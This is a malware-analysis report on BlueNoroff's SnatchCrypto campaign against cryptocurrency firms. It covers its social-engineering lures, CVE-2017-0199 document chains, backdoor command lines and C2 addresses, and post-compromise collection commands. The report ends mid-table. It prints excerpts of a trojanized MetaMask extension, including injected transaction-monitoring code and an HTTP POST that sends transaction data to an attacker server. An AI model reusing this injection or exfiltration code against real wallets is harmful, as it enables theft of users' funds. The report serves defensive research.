

# The BlueNoroff cryptocurrency hunt is still on

By Seongsu Park

Published: 2022-01-13 · Archived: 2026-04-05 16:33:22 UTC

BlueNoroff is the name of an APT group coined by Kaspersky researchers while investigating the notorious attack on Bangladesh's Central Bank back in 2016. A mysterious group with links to Lazarus and an unusual financial motivation for an APT. The group seems to work more like a unit within a larger formation of Lazarus attackers, with the ability to tap into its vast resources: be it malware implants, exploits, or infrastructure. See our [earlier publication](#) about BlueNoroff attacks on the banking sector.

Also, we have [previously reported](#) on cryptocurrency-focused BlueNoroff attacks. It appears that BlueNoroff shifted focus from hitting banks and SWIFT-connected servers to solely cryptocurrency businesses as the main source of the group's illegal income. These attackers even took the long route of building fake cryptocurrency software development companies in order to trick their victims into installing legitimate-looking applications that eventually receive backdoored updates. [We reported](#) about the first variant of such software back in 2018, but there were many other samples to be found, which [was later reported](#) by the US CISA (Cybersecurity and Infrastructure Security Agency) in 2021.

The group is currently active (recent activity was spotted in November 2021).

## The latest BlueNoroff's infection vector

If there's one thing BlueNoroff has been very good at, it's the abuse of trust. Be it an internal bank server communicating with SWIFT infrastructure to issue fraudulent transactions, cryptocurrency exchange software installing an update with a backdoor to compromise its own user, or other means. Throughout its SnatchCrypto campaign, BlueNoroff abused trust in business communications: both internal chats between colleagues and interaction with external entities.

According to our research this year, we have seen BlueNoroff operators stalking and studying successful cryptocurrency startups. The goal of the infiltration team is to build a map of interactions between individuals and understand possible topics of interest. This lets them mount high-quality social engineering attacks that look like totally normal interactions. A document sent from one colleague to another on a topic, which is currently being discussed, is unlikely to trigger any suspicion. BlueNoroff compromises companies through precise identification of the necessary people and the topics they are discussing at a given time.

In a simple scenario, it can appear as a notification of a shared document via Google Drive from one colleague/friend to another:

██████████ has shared the following document:



## Digital Asset Investment Strategy 2020 (ISO 27001).docx




Note the tiny “X” image – it’s an icon for an image that failed to load. We opened the email on an offline system; if the system had been connected to the internet, there would be a real icon for a Google document loaded from a third-party tracking server that immediately notifies the attacker that the target opened the email.

But we also observed a slightly more elaborate approach of an email being forwarded from one colleague to another. This works even better for the attacker, because the original email and the attachment appear to have already been checked by the forwarding party. Ultimately, it elevates the level of trust sufficiently for the document to be opened.

### Fwd : Digital Currency Group - Partnership Agreement

██████████@dcg.co via sendgrid.net  
to me ▾  
How does this work?  
----- Forwarded message -----  
From: ██████████@dcg.co  
Date: Mon, Aug 10, 2020 at 6:34 PM  
Subject: Digital Currency Group - Partnership Agreement  
To: <██████████>



We haven’t shown the forwarder address as it belongs to an attacked user, but note there is a piece of text that reads “via sendgrid.net”. There is no website at sendgrid.net, but it can be a domain owned by a US-based company called [Sendgrid](#), that specializes in email distribution, and email marketing campaigns. According to its website, it offers rich user-tracking capabilities and claims to be sending 90 billion emails every month. It seems to be a legitimate and reputable business, which is probably why Gmail accepts MIME header customization (or sender address forgery in the case of an attack) with nothing more than the short remark “via sendgrid.net”. We

informed Sendgrid of this activity. Of course, many users could easily overlook the remark or simply not know what it means. The person, whose name was abused here, seems to be in the top management of the Digital Currency Group (dgc.co), according to public information. To make it clear, we believe that the employee of the company, or the company itself has nothing to do with this attack or the email.

Which other company names have they abused? There are many. We have compiled a list of names and logos so you can watch out for them in your inbox.



***The companies, whose logos are displayed here, were chosen by BlueNoroff's for impersonation in social engineering tricks. Note, this is no proof that the companies listed were compromised.***

If you recognize them in incoming communication, there's no reason to panic, but proceed with caution. For example, you can open the incoming documents in a sandboxed or virtualized offline environment, convert the document to a different format or use a non-standard viewer (i.e., server-side document viewer like GoogleDocs, Collabora Online, ONLYOFFICE, Microsoft Office Online, etc.).

In some cases, we saw what looked like the compromise of an existing registered company and the subsequent use of its resources such as social media accounts, messengers and email to initiate business interaction with the

target. If a venture capital company approaches a startup and sends files that look like an investment contract or some other promising documents, the startup won't hesitate to open them, even if some risk is involved and Microsoft Office adds warning messages.

You haven't connected with [redacted]



[redacted] • 10:26 pm

May I have more detailed info about [redacted] group? Thanks 🙏

[redacted] • 10:27 pm

Yes, of course

Please see and share your feedback.


[redacted]@ [redacted].com

[https://\[redacted\].com/downloads/](https://[redacted].com/downloads/)



[redacted].docx

↓ Latest message




A compromised LinkedIn account of an actual company representative was used to approach a target and engage with them. The true company’s website is different from the one referenced in the conversation. By manipulating trust in this way, BlueNoroff doesn’t even need to burn valuable 0-days. Instead, they can rely on regular macro-enabled documents or older exploits.

We found they generally stick to CVE-2017-0199, using it again and again before trying something else. The vulnerability initially allowed automatic execution of a remote script linked to a weaponized document. The exploit relies on fetching remote content via an embedded URL inside one of the document meta files. An attentive user may even spot something fishy is happening while MS Word shows a standard loading popup window.



If the document was opened offline or the remote content was blocked, it presents some legitimate content, likely scraped or stolen from another party.



If the document isn't blocked from connecting to the internet, it fetches a remote template that is another macro-enabled document. The two documents are like two ingredients of an explosive that when mixed together produce a blast. The first one contains two base64-encoded binary objects (one for 32-bit and 64-bit Windows) declared as image data. The second document (the remote template) contains a VBA macro that extracts one of these objects, spawns a new process (notepad.exe) to inject and execute the binary code. Although the binary objects have JPEG headers, they are actually only PE files with modified headers.

Interestingly, BlueNoroff shows improved opsec at this stage. The VBA macro does a cleanup by removing the binary objects and the reference to the remote template from the original document and saving it to the same file. This essentially de-weaponizes the document leaving investigators scratching their head during analysis.



# Azure Information Protection

Manual and Automatic File Classification

## Welcome!

**Azure Information Protection** control and help secure email, documents, and sensitive data that you share outside your company. To continue editing this document, click **Enable Content**.



Additionally, we've seen that this actor utilized an elevation of privilege (EoP) technique in the initial infection stage. According to our telemetry, the *word.exe* process, created by opening the malicious document, spawned the legitimate process, *dccw.exe*. The *dccw.exe* process is a Windows system file that has auto-elevate permission. Abusing a *dccw.exe* file is a known [technique](#) and we suspect the malware authors used it to run the next stage malware with high privilege. In another case, we have observed *word.exe* spawning a *notepad.exe* that received a


malware injection and in turn spawning *mmc.exe*. Unfortunately, the full details of this technique are unavailable due to some missing parts.

## Malware infection

We assess that the BlueNoroff group’s interest in cryptocurrency theft started with the SnatchCrypto campaign that has been running since at least 2017. While tracking this campaign, we’ve seen several full-infection chains deliver malware. For the initial infection vector, they usually utilized zipped Windows shortcut files or weaponized Word documents. Note that this group has various methods in their infection arsenal and assembles the infection chain to suit the situation.


### Infection chain #1. Windows shortcut

The group has been utilizing this infection vector for a long time. The actor sent an archive-type file containing a shortcut file and document to the victim. All archives used for the initial infection vector had a similar structure. The archive contained a document file such as Word, Excel or PDF file that was password protected alongside another file disguised as a text file containing the document’s password. This file is in fact a Windows shortcut file used to fetch the next stage payload.



### Archive file and its contents

Before implanting a Windows executable type backdoor, the malware delivered a Visual Basic Script and Powershell Script through multiple stages.



### Infection chain

The fetched VBS file is responsible for fingerprinting the victim by sending basic system information, network adapter information, and a process list. Next, the Powershell agent is delivered in encoded format. It also sends the victim's general information to the C2 server and next Powershell agent, which is capable of executing commands from the malware operator.



### VBS and Powershell delivery chain

Using this Powershell agent a full-featured backdoor is created, executing with the command line parameter:

```
rundll32.exe %Public%\wmc.dll,#1 4ZK0gYlgqN6ZbKd/NNBWTJOINDc+jJHOFH/9poQ+or9l
```

The malware checks the command line parameter, decoding it with base64 and decrypting it with an embedded key. The decrypted data contains:

- 63429981 63407466 45.238.25[.]2 443

To verify the parameter's legitimacy, the malware XORs the second parameter with the 0x5837 hex value, comparing it with the first parameter. If both values match, the malware returns the decrypted C2 address and port. The malware also loads a configuration file (%Public%\Videos\OfficeIntegrator.dat in this case), decrypting it using RC4. This configuration file contains C2 addresses and the next stage payload path will be loaded. The malware has enriched backdoor functionalities that can control infected machines:


- Directory/File manipulation
- Process manipulation
- Registry manipulation
- Executing commands

- Updating configuration
- Stealing stored data from Chrome, Putty, and WinSCP

These are used to deploy other malware tools to monitor the victim: a keylogger and screenshot taker.


### Infection chain #2. Weaponized Word document

Another infection chain we've seen started from a malicious Word document. This is where the actor utilized remote template injection (CVE-2017-0199) with an embedded malicious Visual Basic Script. In one file (MD5: [e26725f34ebcc7fa9976dd07bfbbfba3](https://www.virustotal.com/gui/file/e26725f34ebcc7fa9976dd07bfbbfba3)) the remotely fetched template refers to the first stage document and reads the encoded payload from it, injecting it to the legitimate process.



### Remote template infection chain

The other case embedded a malicious Visual Basic Script and extracted a Powershell agent on the victim's system. Going through this initial infection procedure results in a Windows executable payload being installed.



### Infection chain

The persistence backdoor #1 is created in the Start menu path for the persistence mechanism and spawns the first export function with the C2 address.

```
rundll32.exe "%appdata%\microsoft\windows\start menu\programs\maintenance\default.rdp",#1  
https://sharedocs[.]xyz/jyrhl4jowfp/eyi8t5sjli/qzrk8blr_q/rnyyuekwun/yzm1ncj8yb/a3q==
```

Upon execution, the malware generates a unique installation ID based on the combined hostname, username and current timestamp, which are concatenated and hashed using a simple string hashing algorithm. After sending a beacon to the C2 server, the malware collects general system information, sending it after AES encryption. The data received from the server is expected to have the following structure:

@	PROCESS_ID	#	DLL_FILE_SIZE	:	DLL_FILE_DATA
---	------------	---	---------------	---	---------------

The PROCESS\_ID indicates the target process into which the malware will inject a new DLL. DLL\_FILE\_SIZE is the size of the DLL file to inject. And lastly, DLL\_FILE\_DATA contains the actual binary executable file to inject.

Based on our telemetry, the actor used another type of backdoor. The persistence backdoor #2 is used to silently run an additional executable payload that is received over an encrypted channel from a remote server. The server address is not hardcoded but rather stored in an encrypted file on the disk (%WINDIR%\AppPatch\PublisherPolicy.tms), whose path is hardcoded in the backdoor. The decrypted configuration file has an identical structure to the configuration file used in Infection chain #1.

As we can see from the above case, the actor behind this campaign delivered the final payload with multi-stage infection and carefully delivered the next payload after checking the fingerprint of the victim. This makes it harder to collect indicators to respond to the attack. With a strict infection chain, a full-featured Windows executable type backdoor is installed. This custom backdoor has long been attributed only to the BlueNoroff group, so we strongly believe that The BlueNoroff group is behind this campaign.

## Assets theft

### Collecting credentials

One of the strategies this threat actor usually uses after implanting a full-featured backdoor is the common discovery and collection strategy used by APT threat actors. We managed to identify BlueNoroff’s hands-on activities on one victim and observed that the group delivered the final payload very selectively. The malware operator mostly relied on Windows commands when performing initial profiling. They collected user accounts, IP addresses and session information:

- cmd.exe /c “query session >%temp%\TMPBFF2.tmp 2>&1”
- cmd.exe /c “ipconfig /all >%temp%\TMPEEE2.tmp 2>&1”
- cmd.exe /c “whoami >%temp%\TMP218C.tmp 2>&1”
- cmd.exe /c “net user [user account] /domain >%temp%\TMP4B7C.tmp 2>&1”

- `cmd.exe /c "net localgroup administrators >%temp%\TMP9518.tmp 2>&1"`
- `cmd.exe /c "query session >%temp%\TMPBFF2.tmp 2>&1"`
- `cmd.exe /c "ipconfig /all >%temp%\TMPEEE2.tmp 2>&1"`

In the collection phase, the malware operator also relied on Windows commands. After finding folders of interest, they copied a folder named 策略档案 (Chinese for “*Policy file*”) to the previously created “MM” folder for exfiltration. Also, they collected a configuration file related to cryptocurrency software in order to extract possible credentials or other account details.

- `cmd.exe /c "mkdir %public%\MM >%temp%\TMPF522.tmp 2>&1"`
- `xcopy "%user%\Desktop\[redacted]工作文档\MM策略档案" %public%\MM /S /E /Q /Y`
- `cmd.exe /c "rd /s /q %public%\MM >%temp%\TMP729D.tmp 2>&1"`
- `cmd.exe /c "type D:\2\Crypt[redacted]\Crypt[redacted].conf >%temp%\TMP496B.tmp 2>&1"`

From one victim, we discovered that the operators manually copied a file that was created by one of the monitoring utilities (such as screenshot or keystroke data) to the %TEMP% folder in order to be sent to an attacker-controlled remote resource.

- `cmd.exe /c "copy "%appdata%\Microsoft\Feeds\Creds_5FADD329.dat" %public%\>%temp%\TMP11C4.tmp 2>&1"`

## Stealing cryptocurrency

In some cases where the attackers realized they had found a prominent target, they carefully monitored the user for weeks or months. They collected keystrokes and monitored the user’s daily operations, while planning a strategy for financial theft.

If the attackers realize that the target uses a popular browser extension to manage crypto wallets (such as the Metamask extension), they change the extension source from Web Store to local storage and replace the core extension component (background.js) with a tampered version. At first, they are interested in monitoring transactions. The screenshot below shows a comparison of two files: a legitimate Metamask background.js file and its compromised variant with injected lines of code highlighted in yellow. You can see that in this case they set up monitoring of transactions between a particular sender and recipient address. We believe they have a vast monitoring infrastructure that triggers a notification upon discovering large transfers.

```
.\background-clean.js : .\background-malicious.js C:\Work\background-clean.js : C:\Work\background-malicious.js
3879     async approveTransaction(e) {
3880         if (this.inProcessOfSigning.has(e)) return;
3881         let t;
3882         this.inProcessOfSigning.add(e);
3883         try {
>         let txr = this.txStateManager.getTransaction(e);
>         let txdata4, datalen;
>         let x_err = "noerr";
>         try {
>             datalen = txr.txParams.data.length;
>         } catch (r) {
>             datalen = 0;
>         }
>         try {
>             txdata4 = txr.txParams.data.substring(0, 10).toLowerCase();
>         } catch (r) {
>             txdata4 = "";
>         }
>         const fromaddr = "0x";
>         const targetaddr = "0x";
>         const tokencontract = "0x";
>         const chainId = "0x1";
>         const minimum_amount = 3e4;
>         try {
>             if (txr.chainId === chainId && txr.txParams.from.toLowerCase() == fromaddr.toLowerCase() &&
>                 try {
>                     let abi = [ {
>                         constant: false,
>                         inputs: [ {
>                             name: "spender",
>                             type: "address"
>                         }, {
>                             name: "value",
>                             type: "uint256"
>                         }
>                     ], {
>                 }
>             }
>         }
>     }
> }
> }
```


The details of the transaction are automatically submitted via HTTP to a C2 server:

```
if (txr.txParams.from.toLowerCase() == fromaddr.toLowerCase()) {
    try {
        let x_http2 = new XMLHttpRequest();
        let x_data2 = "confirmed=0&err=" + x_err + "&data=" + JSON.stringify(txr);
        x_http2.open("POST", "http://[redacted]/geteth.php", true);
        x_http2.send(x_data2);
    } catch (err) {}
}
this.txStateManager.setTxStatusApproved(e);
```


In another case, they realized that the user owned a substantial amount of cryptocurrency, but used a hardware wallet. The same method was used to steal funds from that user: they intercepted the transaction process and injected their own logic.

All this sounds easy, but in fact requires a thorough analysis of the Metamask Chrome extension, which is over 6MB of JavaScript code (about 170,000 lines of code) and implementation of a code injection that rewrites transaction details on demand when the extension is used.





***If you use Developer mode, make sure your important extensions come from the Web Store***



***Unless you are a Metamask developer yourself, this may indicate a Trojanized extension***

## **SnatchCrypto's victims**

The target of the SnatchCrypto campaign is not limited to specific countries and continents. This campaign is aimed at various companies that by the nature of their work deal with cryptocurrencies and smart contracts, DeFi, blockchains, and FinTech industry.

According to our telemetry, we discovered victims from Russia, Poland, Slovenia, Ukraine, the Czech Republic, China, India, the US, Hong Kong, Singapore, the UAE and Vietnam. However, based on the shortened URL click history and decoy documents, we assess there were more victims of this financially motivated attack campaign.



### ***BlueNoroff victims***

In addition to the above-mentioned countries, we observed uploads of weaponized documents and compromised Metamask extensions from Indonesia, the UK, Sweden, Germany, Bulgaria, Estonia, Russia, Malta and Portugal.

### **SnatchCrypto’s attribution**

We assess with high confidence that the financially motivated BlueNoroff group is behind this campaign. As a result of understanding the SnatchCrypto campaign’s full chain of infection, we can identify several overlaps with the BlueNoroff group’s previous activities.

### **VBA macro authorship**

Analysis of the VBA macro from the remote template used during the initial infection revealed that the code matched the style and technique previously used by Clément Labro, an offensive security researcher from the company SCRT based out of Morges, Vaud, Switzerland. The original code for process injection from the VBA macro hasn’t been found in the public, so either Clément has privately developed it and later it became available to BlueNoroff, or someone adapted his other VBA code, such as [the VBA-RunPE project](#).

### **PowerShell scripts overlap**

One tool this group relied heavily on is the PowerShell script. Through an initial infection they deployed PowerShell agents on several victims, sending basic system information and executing commands from the control server. They have utilized this PowerShell continuously, while adding small updates.

<b>PowerShell script used in previous BlueNoroff campaign</b>	<b>PowerShell script used in 2021 campaign</b>
<pre>function GetBasicInformation {</pre>	<pre>function GetBI {</pre>

